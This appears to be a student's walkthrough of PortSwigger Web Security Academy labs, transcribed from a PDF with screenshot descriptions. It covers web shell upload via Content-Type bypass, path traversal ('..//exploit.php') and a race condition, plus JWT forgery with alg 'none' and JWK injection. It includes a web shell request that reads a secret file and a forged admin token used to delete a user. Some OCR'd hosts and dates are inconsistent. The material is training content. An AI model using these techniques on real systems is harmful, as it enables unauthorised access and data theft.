
**Step 9: Complete Lab:** Click **Submit solution** in the lab header and paste the secret code to solve the lab.




The screenshot shows a web browser window with three tabs open: "Web Application Security Test", "Lab: Web shell upload via Content-Type restriction bypass", and "Webshell upload via Content-Type restriction bypass". The active tab is titled "Webshell upload via Content-Type restriction bypass". The page content includes the "Web Security Academy" logo, a banner saying "Congratulations, you solved the lab!", and a "Solved" badge. Below the banner, there are links for "Share your skills!" and "Continue learning >". At the bottom, there are links for "Home", "My account", and "Log out". The main section is titled "My Account" and displays the user's username "wiener", an email input field, an "Update email" button, an "Avatar" section featuring a Minion icon, and a file upload input field. The browser's taskbar at the bottom shows various pinned icons and the date/time "11-01-2026".

## Lab2: Web shell upload via path traversal

**Objective:** Upload a PHP web shell to a directory where it has execution permissions by using a path traversal sequence to bypass security restrictions.

**Step 1:** Log in to your account and attempt to upload a basic PHP web shell (e.g., exploit.php) as your avatar





## Step 2: Intercept the upload request in Burp Proxy and send it to Repeater.

Screenshot of the Burp Suite interface showing the intercepted POST request for '/my-account/avatar'. The 'Repeater' tab is active. The request body contains the file 'uploaded.php' from the previous step. The status bar indicates '11:45 11-01-2026'.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A list of requests is displayed, with the 624th request highlighted. The details pane shows the request URL: `https://0a2d909503fb40887c.net/files/exploit.php`. The response pane shows the file content, which includes a PHP exploit script. The 'Inspector' tab is open, showing the request attributes, cookies, headers, and response headers.

**Step 3:** In the request body, modify the filename parameter to include a path traversal sequence (e.g., filename="..//exploit.php").

**Step 4:** If the server strips the traversal sequence, try **URL-encoding** it (e.g., %2e%2e%2fexploit.php) to bypass the filter.

The screenshot shows the Burp Suite Repeater tool. A modified request is shown in the 'Request' pane, where the 'filename' parameter has been changed to `filename="..//exploit.php"`. The 'Response' pane shows the original response from the server. The 'Actions' pane at the bottom right contains various options like 'Convert selection', 'URL encode as type', 'Cut', 'Copy', 'Paste', etc.

Burp Suite Community Edition v2025.11.6 - Temporary Project

Target: https://0a2d0095e38fa400887cf57f000400ba.web-security-academy.net

**Request**

```
Pretty Raw Hex
GET /files/exploit.php?evil=cat;/home/caliico/secret HTTP/2
Host: 0a2d0095e38fa400887cf57f000400ba.web-security-academy.net
Cookie: session=4e7E01D074D04c05H40DC1Fe8vT1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/png,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-store
Sec-Fetch-Dest: image
Referer: https://0a2d0095e38fa400887cf57f000400ba.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u0, i

```

**Response**

```
Pretty Raw Hex Render
HTTP/2 200 OK
Date: Sun, 11 Jan 2026 06:28:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32
Expires: 0
Cache-Control: no-store
Set-Cookie: session=4e7E01D074D04c05H40DC1Fe8vT1

```

0 highlights | 0 issues

Done

Event log (0) All issues

24°C Mostly sunny

Search

Memory: 278.0MB of 5.84GB

ENG IN 11:56 11-01-2026

**Step 5:** Send the request and confirm that the file was uploaded "to the directory above" the standard avatar folder .

Burp Suite Community Edition v2025.11.6 - Temporary Project

Target: https://0a2d0095e38fa400887cf57f000400ba.web-security-academy.net

**Request**

```
Pretty Raw Hex
GET /files/exploit.php?evil=cat;/home/caliico/secret HTTP/2
Host: 0a2d0095e38fa400887cf57f000400ba.web-security-academy.net
Cookie: session=4e7E01D074D04c05H40DC1Fe8vT1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/png,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-store
Sec-Fetch-Dest: image
Referer: https://0a2d0095e38fa400887cf57f000400ba.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u0, i

```

**Response**

```
Pretty Raw Hex Render
HTTP/2 200 OK
Date: Sun, 11 Jan 2026 06:27:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32
Expires: 0
Cache-Control: no-store
Set-Cookie: session=4e7E01D074D04c05H40DC1Fe8vT1

```

0 highlights | 0 issues

Done

Event log (0) All issues

24°C Mostly sunny

Search

Memory: 278.0MB of 5.84GB

ENG IN 11:57 11-01-2026

**Step 6:** You will get the hidden code copy that code and paste it in submit solution in portswigger.

Screenshot of Burp Suite Community Edition V2025.11.6 - Temporary Project showing a Repeater session.

**Request:**

```
1. GET /file/exploit.php?evilcalc?/home/carbon/vscrypt HTTP/2
2. Host: 0a2d0095038fa400887cf57f0004008a.web-security-academy.net
3. Cookie: session=nevHCD0740...+LH40jECCIfc8yfI
4. Sec-Ch-Ua-Precision: "1"
5. Accept: */*
6. Accept-Encoding: gzip, deflate
7. User-Agent: "Chromium/143.0.7231.102 (Brand) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0 Safari/537.36
8. Sec-Ch-Ua-Mobile: ?0
9. Accept-Language: en-US,en;q=0.8
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-Mode: no-cors
12. Sec-Fetch-Dest: image
13. Referrer: https://0a2d0095038fa400887cf57f0004008a.web-security-academy.net/my-account
14. Accept-Encoding: gzip, deflate, br
15. Priority: 1
16.
17.
```

**Response:**

```
1. HTTP/2 200 OK
2. Date: Sun, 11 Jan 2025
3. Server: Apache/2.4.
4. Content-Type: text/html; charset=UTF-8
5. X-Frame-Options: SAMEORIGIN
6. Content-Length: 22
7.
8. X-Content-Type-Options: nosniff
```

The context menu for the response body is open, with the "Copy" option selected.

Screenshot of a web browser showing a modal dialog from "WebSecurityAcademy.net".

The modal content is:

```
0a2d0095038fa400887cf57f0004008a.web-security-academy.net says
Submit solution
Answer:

OK Cancel
```

The background page shows the "My Account" section with a message: "Your username is: wiener". There are fields for "Email" and "Avatar" with a file upload button.

## Step 7: Lab Completed

The screenshot shows a web browser window with three tabs open:

- Web Application Security Test
- Lab: Web shell uploaded via path traversal
- Web shell upload via path traversal

The active tab is titled "Web shell upload via path traversal". The URL in the address bar is <https://0a2d0035038fa10088/cf5/f004008a.web-security-academy.net/my-account>.

The page content includes:

- The "Web Security Academy" logo.
- The title "Web shell upload via path traversal".
- A "Back to lab description" link.
- A green "LAB Solved" button with a checkmark icon.
- An orange banner at the bottom with the text "Congratulations, you solved the lab!" and links for "Share your skills!" (Twitter icon), "Continue learning" (LinkedIn icon), and "Home | My account | Log out".
- The main section is titled "My Account". It displays the message "Your username is: wiener".
- Form fields for "Email" (with placeholder "Email") and "Update email" (green button).
- Form fields for "Avatar" (with placeholder "Choose File No file chosen") and "Upload" (green button).
- The Windows taskbar at the bottom shows various pinned icons and the date/time: 1-01-2026.

# Lab3: Web shell upload via race condition

**Objective:** Exploit a race condition in the application's file upload process to execute a web shell before it is validated and deleted by the server.

Step 1: Login with credentials and upload the png image.

The screenshot shows a Windows desktop environment with three browser windows open in the background:

- Top-left window: "Web Application Security Test" tab, URL: <https://lab40017b042177080d217d700fe0052.web-security-academy.net/>
- Middle-left window: "Lab: Web shell upload via race condition" tab, URL: <https://lab40017b042177080d217d700fe0052.web-security-academy.net/lab/>
- Bottom-left window: "Web shell upload via race condition" tab, URL: <https://lab40017b042177080d217d700fe0052.web-security-academy.net/lab/>

The taskbar at the bottom shows various pinned icons and the system tray indicating the date and time as 11-01-2026.

The middle window displays the "Web shell upload via race condition" page from the WebSecurityAcademy lab. It features a purple header with the text "WE LIKE TO BLOG" and a photograph of a person ironing a shirt. Below the image is a file upload form:

```
File to upload:


```

The bottom window shows the "Login" page of the application. It has input fields for "Username" (winner) and "Password" (\*\*\*\*\*), and a "Log in" button.

The rightmost window shows the user account page after logging in. It displays the message: "The file avaxnminions.png has been uploaded." and a link "[Back to My Account](#)".

Step 2: Try to import the php file you will be redirected to another page which tells this extention files are not allowed.

The screenshot shows the Burp Suite interface with a request in the Request tab and a response in the Response tab. The request is a file upload for 'avatars/malicious.png' to the URL 'https://bae00fb0d1770bd217d709fe009.web-security-academy.net'. The response shows an error message: 'Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.' Below the browser window, the status bar indicates 'Memory 294.4MB of 3.84GB' and the date '11-01-2024'.

Step 3: now go to burp in http history send 2 request to repeater the normal avatar png upload request and the one which received after successfully uploading png file which include our file name.

The screenshot shows the Burp Suite interface with the Repeater tab selected. Two requests are visible in the repeater pane: a normal avatar upload request and a modified request with the file name 'malicious'. The status bar indicates 'Memory 294.4MB of 3.84GB' and the date '11-01-2024'.

Step 4: Open repeaters tab right click on the request and select New tab group. It will form a group.

Step 5: Right click on the 2<sup>nd</sup> request and select the duplicate tab and give count to 5 so it will duplicate it for 5 times.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, the second item in the list is highlighted. A context menu is open over this item, with 'Duplicate tab' selected. A dialog box titled 'Duplicate tab' is overlaid on the interface, containing a 'Count' input field set to '5' and a 'Duplicate' button. The 'Response' pane shows the raw HTTP response for the selected request, which is a 404 Not Found error page from an Apache server.

Step 6: Click on down arrow of the send button and select the send group in parallel and while one request will not show the error and which will contain hidden code.



Step 7: paste the copy code in submit solution and submit and the lab will get completed.


The screenshot displays a Windows desktop environment with two browser windows open. The top browser window is titled 'Web shell upload via race condition' and shows a modal dialog box with the text 'Dae4007b042f177080d217d700fe0059.web-security-academy.net says Answer: cDqBGCIQD333Ej7Pnu82GMN0wOJ'. Below the dialog, the page content includes a 'My Account' section with a placeholder 'Your username is: wiener', an 'Email' input field, an 'Update email' button, an 'Avatar' section featuring a Minion icon, and a file upload area. The bottom browser window shows the same 'My Account' page but with a green 'Solved' badge instead of 'Not solved'. The status bar at the bottom of the screen indicates the date as 11-01-2026 and the time as 12:19.

# JWT

## Lab1: JWT authentication bypass via flawed signature verification

Objective: Exploit a flaw in the application's JWT validation where it fails to verify the signature if the algorithm header is changed to none, allowing for administrative access.

Step 1: Log in to your account and intercept a request that uses a JWT for authentication



Step 2: Send the request to Burp Repeater.

The screenshot shows the Burp Suite interface with a list of captured requests in the background. A context menu is open over a specific request, with the "JWT Editor" option highlighted. Other options in the menu include "Send to Intruder", "Send to Repeater", "Send to Sequence", "Send to Organiser", "Send to Computer Request", "Send to Computer Response", "Open response in browser", "Request in browser", "Engagement Test (Pro version only)", "Show in network window", "Add notes", "Highlight", "Delete item", "Clear history", "Copy URL", "Copy as curl command (Basic)", "Copy as curl in template", "Save item", and "Print/Export documentation".


Step 3: Use the JWT Editor extension (or manually decode the JWT) to modify the header. Change the alg (algorithm) value to none.

The screenshot shows the Burp Suite interface with the "JWT Editor" extension active. The "Request" tab displays a JSON Web Token (JWT). The "Header" section of the JWT shows the "alg" field set to "none". The "Payload" section contains the user's information. The "Signature" section shows the base64 encoded signature. The "Inspector" tab on the right shows the raw HTTP response, which includes the modified JWT in the "Authorization" header. The status code is 200 OK.

The screenshot shows the Burp Suite interface with the "JWT Editor" extension active. The "Request" tab displays a JSON Web Token (JWT). The "Header" section of the JWT shows the "alg" field set to "HS256". The "Payload" section contains the user's information. The "Signature" section shows the base64 encoded signature. The "Inspector" tab on the right shows the raw HTTP response, which includes the modified JWT in the "Authorization" header. The status code is 200 OK.


Step 4: Modify the payload of the JWT to change your username or role (e.g., change "sub": "wiener" to "sub": "administrator").

**Step 6:** Replace the original JWT in your request with the modified, unsigned token and click **Send**.



The screenshot shows the Burp Suite interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a POST request to 'https://0a2f0c170d17f0e28f100ba0fb.web-security-academy.net/admin/delete?username=carlos' with a JSON body containing a JWT. The 'Response' tab shows a successful 200 OK response with a JSON payload. The 'Inspector' tab has the text 'User deleted successfully!' selected. Below the interface is a taskbar with various icons.

**Step 7:** Lab Successful.




The screenshot shows a browser window for the 'Lab: JWT authentication bypass via flawed signature verification' lab. The page header includes the 'WebSecurity Academy' logo and a 'Solved' button. A prominent orange banner at the top says 'Congratulations, you solved the lab!'. Below the banner is a blog post with the title 'WE LIKE TO BLOG' and a purple search bar. The main content area features a large image of a woman with her hand to her forehead. At the bottom of the page is a standard Windows taskbar with various icons.

## Lab2: JWT authentication bypass via jwk header injection

**Objective:** Exploit a flaw where the server trusts a JSON Web Key (JWK) provided in the JWT header to verify the signature, allowing you to sign the token with your own private key.

**Step 1:** Log in to your account and intercept a request containing a JWT (usually in the session cookie).



## Step 2: Send the request to Burp Repeater.

